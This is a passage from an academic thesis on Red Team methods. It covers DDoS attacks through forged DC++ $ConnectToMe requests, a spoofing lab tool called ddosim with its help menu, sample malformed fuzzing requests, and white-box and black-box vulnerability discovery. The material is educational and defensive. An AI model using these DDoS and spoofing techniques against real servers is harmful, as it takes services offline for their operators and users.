


Figure 23 – Attacker's machine acting as proxy server

4.4 Denial of service attacks

If the customer explicitly requests, the Red Team could simulate a distributed denial of service attack against certain public services belonging to the customer.

The main idea of a DDoS attack is to exhaust the resources of the target system (bandwidth, CPU, memory, disk space, etc) by sending numerous requests from random source IP addresses [PPBC98].

Into the 'real world', there are several methods used to implement DDoS attacks. One of them is by commanding the bots (zombies) of a botnet to simultaneously send attack traffic against the victim, the attack intensity depending on the size of the botnet. Several botnets are now disputing for supremacy around the world: Storm, Kraken, Srizibi, etc.

A more stealthy method of doing a DDoS attack is to inject hidden code into well known sites that are vulnerable. The hidden code could contain instructions to initiate connections to the victim server. When the visitors visit those sites, they automatically execute the code and initiate legitimate connections to the victim server.

As presented in [BF09], peer-to-peer networks can also be used in DDoS attacks. One of the most aggressive of these attacks exploits the DC++ network. This is different from a botnet attack because the attacker does not exploit any vulnerability in the clients that generate the attack traffic. He just instructs them to blindly connect to the victim through the DC++ hub.

Further on, we will analyze the DDoS attacks generated using DC++ network and we will present a DDoS simulator tool that we have created for simulating this type of attacks.

4.4.1 DC++ network usage in DDoS attacks

4.4.1.1 DC++ network architecture

DC++ is a file sharing network that uses the Direct Connect protocol to transfer files between network nodes.

The network is composed of three entities: clients, hubs and hublist servers. The clients are the ones who want to share files between each other. The hubs are server applications (ex. Verlihub, YnHub, HexHub, Ptokax, etc) that facilitate the communication between the clients. For a client to know which hubs to connect to, it must know the hub's name or IP address and the hub's port. This information can be set manually or the client can download a list with hub information from specialized hublist servers. The architecture of a DC++ network is presented in Figure 24.

DC++ clients identify themselves to the hub and to the other clients by a nickname. Some hubs impose restrictions for the nickname to have a specific format (ex. [RO][B][CZONE]xxx) but others allow random nicknames.




Figure 24 – DC++ network architecture

4.4.1.2 The Direct Connect protocol

Direct Connect protocol has no standard version and it was initially documented by reverse engineering of the first Direct Connect client application – NeoModus. Nowadays it is being maintained and developed by various groups from the Internet.

Direct Connect (DC) is an application level protocol that uses TCP for transport. It is a clear text protocol, unencrypted, that uses commands of the following form: \$<command>|, where ‘|’ is the command delimiter.

In DC protocol there are four communication types (usage scenarios):

1. Hub to Client
2. Client to Client
3. Hub to Hub (in development)
4. Hub to Hublist server

For the purpose of this attack, only the second communication type is relevant. The Client to Client communication is exploited to generate DDoS attacks.

DC++ clients communicate directly with each other when they want to download files. The communication between two clients is initiated through the hub to which are both connected, because this is their only common point. As we mentioned before, if the Downloader client and the Uploader client are both passive, the file transfer between them is not possible using Direct Connect protocol.

If the Downloader is active and the Uploader is passive, then the Downloader cannot initiate a connection to the Uploader in order to transfer files. So, in order to do the file transfer, it will give the Uploader a command (through the hub) to initiate back a connection to the active Downloader and this way the file transfer can begin.

Table 2 shows the steps of a file download in DC protocol:

D = downloader

U = uploader

H = hub

| Step# | Direction | Message |
|-------|-----------|--|
| 1. | D>H: | \$ConnectToMe <U's username> <D's IP and port> |
| 2. | H>U: | \$ConnectToMe <U's username> <D's IP and port> |
| 3. | U>D: | TCP Connection to D's IP and port |
| 4. | U>D: | \$MyNick <U's nick> \$Lock <new lock with pk> |
| 5. | D>U: | \$MyNick <D's nick> \$Lock <new lock with pk> \$Direction Upload <a number> \$Key <key for U's lock> |
| 6. | U>D: | . \$Direction Download <a number> \$Key <key for D's lock> |
| 7. | D>U: | \$Get <filepath + filename>\$<start at byte (1=beginning of file)> |
| 8. | U>D: | \$FileLength <length of the requested file> |
| 9. | D>U: | \$Send |
| 10. | U>D: | Data, in many chunks. |
| 11. | D>U: | \$Send (when 40906 bytes are sent, ask for more) |

Table 2- Communication for file download (active downloader, passive uploader)

We can see in the first step that the Downloader sends the command \$ConnectToMe to the hub. The command parameters are the Uploader's nickname and the Downloader's IP address and port. The hub must send this command unaltered to the Uploader (identified by its nick name) – step 2. When a client (Uploader) receives a \$ConnectToMe command, it must initiate a TCP connection to the client that sent this command (identified by its IP address and port) – step 3. This behavior is necessary when direct connection from Downloader to Uploader is not possible because of the network topology (one of the clients is behind of a NAT device or firewall and the other has public IP address).

After the TCP connection has been established, the Uploader sends to the Downloader the command \$MyNick which is used to identify itself. The rest of the commands (steps 5-11) are used to effectively do the data transfer, between the two clients directly.

4.4.1.3 Using DC++ to generate DDoS attacks

At the beginning of year 2007 there were many reports of DDoS attacks against web servers, generated by DC++ clients [Reimer07]. The attack uses a vulnerability in the DC++ hubs (Verlihub-0.9.8c, Verlihub-0.9.8d-rc1, Ynhub < 1.0306, Ptokax < 0.3.5.2), respectively in the Client-to-Client communication described above.

The vulnerability is in step 2, when the hub forwards the \$ConnectToMe request to the Uploader client without verifying it. So the Downloader can put any IP address and port it wants in the \$ConnectToMe request and the receiving client (Uploader) will connect to that address, trying to continue the file download protocol.

It is very easy to make a tool that generates a DDoS attack using this vulnerability. All the tool needs to do is connect to several DC++ hubs (which are vulnerable) and

repeatedly send forged \$ConnectToMe requests to each of the hub's clients. The forged requests must have the Downloader's IP address and port set to victim server's IP address and port. That way all the hub clients that receive this message will initiate connections to the victim and try to continue the file download (steps 3 and 4)

Table 3 shows the packets exchanged between downloader, hub, uploader and victim in case of a DDoS attack.

- D = downloader (attacker)
- U = uploader (DC++ client)
- H = hub
- V = victim

| Packet # | Direction | Message |
|----------|-----------|---|
| 1. | D>H: | \$ConnectToMe<U's username, Victim's IP and port > |
| 2. | H>U: | \$ConnectToMe<U's username, Victim's IP and port > |
| 3. | U>V: | TCP Connection |
| 4. | U>V: | \$MyNick <U's nick> \$Lock <new lock with pk> |

Table 3 – Determining the DC++ client to connect to the victim




Figure 25 – Visualization of a DDoS attack using DC++

This kind of attacks is usually done against web servers. During the attack, the web server first makes legitimate TCP handshakes with the DC++ clients and then receives non-HTTP packets containing Direct Connect commands like: \$MyNick clientxxx|Lock EXTENDEDPROTOCOL Pk=DCPLUSPLUS0.674 (step 4).

The web server waits for a preconfigured period of time until it receives a valid HTTP request, so its resources for that connection will be unavailable until the timeout will expire.

A high number of TCP connections simultaneously established with the web server will have a significant impact on its resources and availability.

4.4.2 Simulating application layer DDoS attacks

The problem of DDoS attack simulation is important in the context of a large number of DDoS attacks happening world wide [Arbor1].

Any public network service (e.g. HTTP, SMTP, DNS, etc) should be tested against denial of service attacks. According to the test results, the configuration of the assessed service should be adjusted in order to resist to the expected level of DDoS attacks.

We can split DDoS attacks into the following categories:

- *Single packet attacks*: the attacker needs to repeat sending a single packet in order to generate the denial of service condition. Examples: DNS flood, ICMP flood, SYN flood
- *Multiple packet attacks*: the attacker needs to repeat sending a sequence of packets in order to generate denial of service. Example: HTTP request flood, DC++ DDoS attacks, etc

Simulation of 'single packet' DDoS attacks is easy. There are multiple tools like *hping*, *packit*, *scapy* which can create custom packets (with random source IP addresses) and send them at high rates to the victim.

However, simulation of 'multiple packet' DDoS attacks is impossible to do over the Internet. This is because the attacker needs to receive the response from the server in order to generate the next packet (e.g. in a TCP 3-way handshake) and this is impossible to do with a spoofed source IP address over the Internet.

4.4.2.1 Network configuration

In order to simulate a 'multiple packet' DDoS attack, a special network configuration is needed. The easiest method is to have a direct link between the attacker machine and the victim machine Figure 24.

If the victim machine is configured to use the attacker as default gateway then all packets replied by the server will reach back the attacker (even though they have been sent with a spoofed source IP addresses).

If a direct link between the attacker and the victim is not possible, the intermediate network devices must be configured to use the attacker as default gateway. Care should be taken in order to explicitly permit the management connection to the victim server.




Figure 26 – Network configuration for DDoS simulation

4.4.2.2 DDOSIM – a DDoS simulation tool

As part of this work, I have written a tool named *ddosim* that is capable of simulating application layer DDoS attacks in a laboratory environment [Furtuna10]. The tool was written in C++, runs under Linux and is open source. It can be used to test the capacity of a target server to handle a large amount of application layer requests from random source IP addresses.

The network topology required for using *ddosim* against a target host is described in Figure 26.

The application configures the Linux kernel on the attacker machine:

- not to forward any packets (received from the server)
- not to send any TCP RESET packets to the server

Ddosim simulates TCP 3-way handshake connections in user-space. The application does the following actions to send a HTTP packet to the victim server:

- Create and send a TCP SYN packet with spoofed source IP address (using libnet)
- Sniff the TCP SYN-ACK packet send by server (using libpcap)
- Create and send the corresponding TCP ACK packet with the same spoofed IP address
- Create and send the HTTP packet to the server as part of the same connection
- Record information about the new connection and delete it if a FIN packet is received from the server

During all this process, the Linux kernel on the attacker machine does not establish any TCP connection to the victim, while – at the other end – the server creates full TCP connections.

The help menu of *ddosim* can be seen in Figure 27.

```
root@bt:~/tools/ddosim/ddosim# ./ddosim
# DDOSIM: Layer 7 DDoS Simulator v0.2
# Author: Adrian Furtuna <adif2k8@gmail.com>

Usage: ./ddosim
        -d IP           Target IP address
        -p PORT         Target port
        [-k NET]        Source IP from class C network (ex. 10.4.4.0)
        [-i IFNAME]     Output interface name
        [-c COUNT]      Number of connections to establish
        [-w DELAY]      Delay (in milliseconds) between SYN packets
        [-r TYPE]       Request to send after TCP 3-way handshake. TYPE can be HTTP_VALID or HTTP_INVALID or SMTP_EHLO
        [-t NRTHREADS] Number of threads to use when sending packets (default 1)
        [-n]            Do not spoof source address (use local address)
        [-v]            Verbose mode (slower)
        [-h]            Print this help message
```

Figure 27 – Help menu of *ddosim*

4.5 Chapter conclusions

This chapter contained a detailed analysis of several attack techniques that can be used in Red Teaming assessments for testing the security measures implemented on the target systems.

We created original implementations of each type of attack, for which we provided source code and configuration details. The attacks that we discussed do not exploit any software vulnerability but they exploit design flaws in the protocols and applications, hence they have a higher chance of success.

We also performed an original analysis of DDoS attacks performed using DC++ peer-to-peer network. We explored the possibility of simulating DDoS attacks as part of regular security testing and we concluded that it is possible but only in a controlled (laboratory) environment, not over the Internet.

For DDoS simulations we designed and implemented a tool – *ddosim* – which can be used for application layer DDoS simulation in a laboratory environment.

Chapter 5

5. Discovery of software vulnerabilities

Software vulnerabilities are design, programming or configuration errors that may permit an attacker to perform malicious activities using the affected computer system.

In the context of Red Teaming activities, software vulnerabilities are a means to obtain unauthorized access to target systems or obtain unauthorized information. They also constitute the main objective of Red Teaming assessments which evaluate information systems.

In this chapter we explore the techniques that can be utilized for finding vulnerabilities in computer programs (also known as vulnerability research). We perform a detailed analysis of white box and black box testing techniques with emphasis on the latter.

In order to demonstrate the black box testing techniques, we will present an original implementation of a client-side fuzzer which can be used for finding vulnerabilities in HTTP client programs.

5.1 Why is vulnerability research important?

Bruce Schneier said in his article *The Ethics of Vulnerability Research* [Schneier08] that vulnerability research is vital because it trains our next generation of computer security experts. Furthermore, vulnerability research helps identifying software weaknesses, leading to better software – if the vulnerabilities are fixed in a timely manner.

Vulnerability research and security testing can never prove the absence of vulnerabilities but they can only reduce the number of undiscovered defects.

Information about vulnerabilities is invaluable to business or other activities that rely on computer systems because it allows the administrators to patch and improve security before being hit by a real attacker. Vulnerability discovery helps the vendors improve their products by fixing the security bugs and increasing the protection level of their customers.

Red Teaming and penetration testing services use software vulnerabilities to gain access to target systems. Publicly known vulnerabilities are described in public databases like SecurityFocus [SecFocus], National Vulnerability Database [NVD] or Open Source Vulnerability Database [OSVD].

But what should a Red Team do if it does not have knowledge about any vulnerability in a target application? One answer to this question would be to try to find new vulnerabilities (zero-days) itself and exploit them to gain control over the target system.

It is an accepted fact that there is no 100% security and the number of known vulnerabilities is just a percent of the total number of weakness from a system (Figure 28) [PP09].




Figure 28 – Vulnerability spectrum

In the book “19 Deadly Sins of Software Security” [HLV05], the authors present 19 categories of software bugs:

- Buffer Overflows
- Format String problems
- SQL injection
- Command injection
- Failure to handle errors
- Cross-site scripting
- Failing to protect network traffic
- Use of “magic” URLs and hidden forms
- Improper use of SSL
- Use of weak password-based systems
- Failing to store and protect data
- Information leakage
- Improper file access
- Integer range errors
- Trusting network address information
- Signal race conditions
- Unauthenticated key exchange
- Failing to use cryptographically strong random numbers
- Poor usability

Security testing activities should start as early as possible in the software or system development life cycle, and should be focused on securing the functionality of the target system.

The range of methodologies for identifying vulnerabilities can be categorized in two main classes: *white box* testing and *black box* testing.

5.2 White box testing

White box testing is an approach for vulnerability discovery that is performed when the analyst has knowledge of the internals of the target system. Typically this implies access to the source code of the target application and possibly also to the design documentation.

White box testing can have two approaches: static structural analysis and dynamic structural testing.

5.2.1 *Static structural analysis*

Is the oldest approach for finding vulnerabilities, also known as source code auditing. This method involves reading the source code of a program and looking for security problems. In order to perform this activity, the analyst needs a tight familiarity with the software architecture and source code, and also strong computer security expertise.

Source code auditing can be done manually or automatically. The best results are produced by manual auditing aided by automated tools. These tools are good at finding common code patterns that could pose vulnerabilities (e.g. usage of unsafe functions like strcpy(), memcpy(), sprintf(), gets()) but they lack the ability of performing in-depth analysis of application's control flows [Sotirov05].

Manual source code auditing must put a great emphasis on data entry points in the application (user input, command line arguments, environment variables, network sockets, pipes, file system, registry, system calls) and verify the sanitization performed on this data. The auditing can follow two approaches [Mixer01]:

Top-down: the auditor identifies all sources of external input and starts the auditing from each of these points. He must search for input validation measures applied to the input received. If insufficient validation is found, the auditor must follow all execution paths (including code of called functions) in order to find exploitation possibilities associated to the received input.

Bottom-up: the auditor will start from the program's entry point (main function) and follow all code execution paths with emphasis on code that receives and handles user input. Common points of vulnerability must also be covered, including system calls, memory operations, type casts, etc.

Because source code auditing of complex applications can be very time/resource consuming, a good approach is to select only specific modules to be audited like: critical code blocks, code that processes user input, code that processes network input, etc.

The advantages of using of source code auditing are:

- (Theoretic) complete code coverage
- Ability to verify absence/presence of all instances of whole class of bugs
- Finds different types of bugs than dynamic analysis

However, there are significant disadvantages like:

- Generates a high rate of false positives
- Very difficult to obtain complete code coverage in complex applications
- Source code of real systems (operating systems, shared libraries) is not always available

5.2.2 Dynamic structural analysis

This method implies target analysis during runtime in order to observe its behavior and to induce error states.

Also known as ‘runtime checking’, dynamic analysis of applications implies inserting additional checks into a program to verify that it is compliant to a certain set of restrictions.

For instance, a Windows application can be assessed using dynamic analysis by hooking API calls and observing information exchange between components of the application or between the application and exterior:

- Network traffic – use sniffers, detect opened ports
- File operations – observe file read, write, create
- System/API/DLL calls – observer data exchange
- Registry operations
- Pipes / inter process communications
- Command line arguments
- Environment variables

5.3 Black box testing

Black box testing involves testing for the presence of security vulnerabilities that might be used to generate malicious functionality, without any knowledge or understanding of the internals of the target application [Clarke09]. This testing approach can apply to functionality testing and also to security testing.

Fuzzing (also known as fault injection) is a black-box testing technique in which the system under test is stressed with unexpected inputs and data structures through external interfaces [TDM08]. As opposed to functionality testing or performance testing, fuzzing is about negative testing. In this approach, the tested interface receives unexpected or semi-valid input data, instead of the well formatted data expected by the target application.

The purpose of this testing technique is to find security issues or other flaws leading to denial of service, degradation of service or unexpected behavior.

In Red Teaming context we are more interested in black box-testing (fuzzing) because closed source applications are more often encountered in engagements.

5.3.1 Target applications and interfaces

The applications that present a significant risk and are the most probable targets for attackers are:

- Applications that receive input over a network: they have the potential to be remotely compromised, facilitating remote code execution, which creates the potential for an internet worm.
- Applications that run at a higher privilege level than a user: they pose the risk of privilege escalation. An attacker could exploit them and execute code at a privilege level higher than his own.
- Applications that process valuable information: an attacker could circumvent controls and violate integrity, confidentiality or availability of valuable data
- Applications that process personal information: can be targeted by an attacker who could try to circumvent controls and violate integrity, confidentiality or availability of private data

These applications can be attacked by feeding their interfaces with malformed data. For that we need to identify what interfaces the target application uses to communicate with exterior (local system, user, network, etc).

Common interfaces that applications use for data exchange and should be considered for fuzzing are:

- | | |
|--------------------------|---|
| • Command line arguments | • Registry operations |
| • Environment variables | • System facilities (e.g. syslog, nfs, etc) |
| • Network operations | • Inter Process Communication mechanisms (e.g. pipes) |
| • File system | • System/API/DLL calls |

Network protocols, COM objects and web application fuzzing are suited for discovering remote code execution vulnerabilities while the others usually lead to discovery of local vulnerabilities.

5.3.2 The fuzzing process

Vulnerability discovery by fuzzing is a process that usually follows the steps described below [Eddingt09]:

- Investigation:** determine what will be the target for fuzzing and, respectively, what functionality from the target application we want to fuzz. According to the target we must choose the right tool/fuzzer.

At the end of this phase we must know what are the interfaces of the target that accept input and we should have a prioritization of these interfaces according to parameters like code coverage.

- Modeling:** unless a specific model exists (e.g. HTTP fuzzer), the analyst must customize the tool/fuzzer to send data according to the format accepted by the

target application. This implies identifying data types, relationships between them (size, count, offset) and sequencing. Furthermore, we should model the states of the target in respect with internal protocols for having greater code coverage.

- c. **Validation:** verify that the built model corresponds with the reality. For a network fuzzer this can be done by sending a few custom built packets and analyzing the traffic using Wireshark to see that they respect the protocol. This is an important step in the fuzzing process because we need to ensure that the data we generate will be processed by the desired code section in the target application.
- d. **Running:** is the phase where we send generated data to target application and let it process the data. After each iteration we must check the state of the target (see next step). During the running phase we are interested in aspects like running time of an iteration (e.g. opening Adobe Reader with a malformed pdf might take about 2 seconds), whether we can parallelize the runs and how do we automatically restart the target application after a crash.
- e. **Monitoring:** should be started at the same time with the running stage and has the purpose of detecting faults, errors and abnormal states of the target application. Monitoring can be done using network heartbeats for network targets or debuggers and network traffic capture programs.
- f. **Crash analysis:** after fuzzing is done, the analyst must determine what crashes are interesting and which are not. Some crashes can be duplicates (have the same root cause) and many of them cannot be exploitable. To automate crash analysis process, there are some tools like the extension *!exploitable* for WinDbg which can tell (with a certain surety) if a crash is interesting or not.

However, root cause analysis can be difficult because of the black-box nature of the testing (only assembly code and raw crash data is available) and it requires strong knowledge regarding different classes of vulnerabilities (stack overflows, format string, heap overflows, integer overflows, etc

5.3.3 Data generation

The quality of test data is crucial for reaching vulnerable code in the target application, that is why the data generator makes the difference between a good fuzzer and a bad fuzzer.

Let's see a trivial example. The following valid HTTP request:

```
GET /index.php HTTP/1.1
```

can be used to generate the following malformed requests:

```
AAAAAA...AAAA /index.php HTTP/1.1  
GET //////////////////////////////////index.php HTTP/1.1  
GET %n%n%n%n%n%n.php HTTP/1.1  
GET /AAAAAAAAAAAAA.php HTTP/1.1
```



```
GET /index.php HTTP/1.1
GET /index.php HTTP/1.1.1.1.1.1.1.1.1
GET /index.php HTTP/1.-999999999
```

There are two main approaches that can be used to produce malformed data: mutation based and generation based.

5.3.3.1 Mutation based fuzzing

Also known as ‘dumb fuzzing’, this technique uses well formed/valid input data to produce malformed input data by mutations. Mutations are modifications in the original data which can be random or follow some heuristics.

This approach does not require any previous knowledge about the format of input and they are easy to setup and automate. However, there are limitations related to the quality of initial valid data and because many protocols use checksums or other types of validations before processing the data.

Examples of mutation based fuzzers are: Taof, Proxyfuzz, File Fuzz, Filep, PeachShark, and other.

For instance, in order to find vulnerabilities in Adobe Flash Player by using mutation based fuzzing, one could take the following steps:

Step 1: Search for public swf files on Internet (using search engines)

Step 2: Build a list of URLs from where they can be downloaded

Step 3: For each swf from URL list

- a. Download swf
- b. For each mutation type (bit flipping, replacing bits, adding bits, etc):
 - Mutate swf
 - Feed the player with mutated swf
 - Record any crash/abnormal behavior

5.3.3.2 Generation based fuzzing

This type of fuzzing (a.k.a. ‘smart fuzzing’) requires knowledge about the valid input format (e.g. network protocol, file type, etc). Starting from input data format specifications (e.g. RFC, documentation) the fuzzer can generate malformed input data that covers all aspects of the protocol. Furthermore, generation based fuzzers can comply with protocol’s dependencies (e.g. checksums).

As disadvantages, generation based fuzzers are difficult to write for complex protocols (labor intensive) and the fuzzer may not always produce expected results because the implementation of the target application can sometimes differ from the protocol specifications.

Examples of generation based fuzzers are: Protos, Codenomicon, Mu-4000, FTPFuzz, and AxMan.

Besides individual fuzzers that are programmed to do a single type of fuzzing, there are fuzzing frameworks. They provide the means to build a custom fuzzer using existing components (data generators, target monitors, crash analyzers, etc) but adapted to the specific functionality of the target application. The most well known, open source fuzzers at the moment are Spike, Peach and Sulley.

5.3.4 Target monitoring

The main purpose of this activity is to detect errors/problems in the target application during fuzzing. The monitoring component of the fuzzer must correlate any abnormal behavior of the application with the source input data provided.

The simplest monitoring action is to check the response of target application to a valid input data (e.g. for a DNS server ask for a simple address resolution after each malformed request). If the response is right, then the target is most probably ok and the fuzzing can continue with the next malformed input data.

More advanced monitoring can be done by using debuggers which can provide a lot of information about the target process from the moment of an eventual crash: CPU registers values, stack traces, instruction that caused the crash, type of exception (access violation / SIGSEGV), etc. All this information can be obtained using an instrumentation program like a debugger or memory analyzer as Valgrind, Purify, PIN, DinamoRio, PyDbg and others.

However, other parameters might indicate bad states, such as: memory usage, CPU usage, file system usage, etc.

5.3.5 When to stop fuzzing?

Given the fact that all mutations/combinations of input values (at byte level) comprise almost an infinite data space and our fuzzing time is limited, the answer to this question is very important.

In case of generation based fuzzing the answer is simple: when all the states of the fuzzed protocol/ data format have been covered (given a finite set of mutations for each data element). Generation based fuzzing creates a finite number of test cases because the fuzzed data has a known format. On the other side, mutation based fuzzers can generate infinite number of test cases. So when should we stop fuzzing?

For instance, if we have a swf file having 415,000 bytes and suppose that the 390,000th byte triggers a crash when it has certain values, the probability to hit this byte is 1/415,000 with mutation based fuzzing. In order to hit the certain value of the byte, the previous result must also be divided by 256. This multiplied by 2 seconds per iteration results the time for hitting the vulnerable code which is very high.

Setting criteria that will determine test completion is important in order to deploy resources efficiently. One possible parameter that could tell us when fuzzing is completed is called code coverage and it will be discussed in the next paragraph.

5.3.6 Code coverage

Sutton et al. define code coverage as “the amount of process state a fuzzer induces a target’s process to reach and execute” [SGA07].

Code coverage is a metric that can tell us how much code has been executed from the total number of instructions of the target application. It can be obtained by using a variety of profiling tools such as: gcov, PIN, DinamoRio, etc.

Code coverage can be measured as:

- the number of source code lines that have been executed (line coverage)
- the number of conditional jumps (branches) that have been taken (branch coverage)
- the number of code paths that have been taken (path coverage)

For example, the following sequence of C code:

```
if( x > 5 )
    x = 5;
if( y > 5 )
    y = 5;
```

Requires:

- 1 test case for line coverage
 - 2 test cases for branch coverage
 - 4 test cases for path coverage
- e.g. (a,b) = {(0,0), (3,0), (0,3), (3,3)}

Code coverage can be used to identify which initial data (e.g. files, network packets) are better to be used as starting points in mutation based fuzzing. It can also be used for measuring the efficiency of different fuzzers. However, reaching a certain piece of code does not guarantee that the bug will be revealed.

From the attacker’s point of view, the interesting code is the one which can be influenced by external/input data.

Code coverage is closely related to the state machine of each target application.

For instance, if we want to fuzz the capacity of a web browser to handle malformed GIF images, we must reach the specific code in the browser that processes the image data. If we do not fuzz the right section of the input data, we risk losing precious time without any results.

In Figure 29 we can see a packet capture of a HTTP response sent by a web server to a web browser. The packet capture tool (Wireshark) has parsed the HTTP response packet into the following layers:

| Packet layer | Handled by |
|-------------------------------|----------------------------|
| Ethernet | OS Network stack |
| Internet Protocol | OS Network stack |
| Transmission Control Protocol | OS Network stack |
| Hypertext Transfer Protocol | Browser's protocol handler |
| Compuserve GIF | Browser's image library |

At the destination (e.g. web browser), each layer is typically handled by a distinct component.

A data mutation fuzzer that uses a valid HTTP response packet as initial data will have a less probability of reaching the image processing code of the browser if it performs random mutations in the packet. This is because the mutations must be done only in the *Compuserve GIF* layer and the rest of the layers must be valid. Otherwise, the target browser will fall into an error state before reaching desired code.

A possible state machine of this functionality is shown in Figure 30.

Other possible layers in the state machine before reaching image processing code could be: decryption, authentication, decoding, etc.

At source code level and at binary level (e.g. object code), a program can be seen as a collection of branching execution paths. The certain path that will be executed at runtime depends on the input data because it determines the conditional statements in the code to become true or false. Each path corresponds to a different section of the program that will be executed.

If we want to trigger a vulnerability from a certain location in the target application's code, we must satisfy these two conditions:

- a. Provide input data that determines the application to execute the code path to the vulnerable region of code. This means putting the application in the necessary state.
- b. Provide suitable input to the vulnerable region so that the vulnerability will be triggered. Once the application is in the specific state, the input must contain malformed data to trigger the vulnerability.

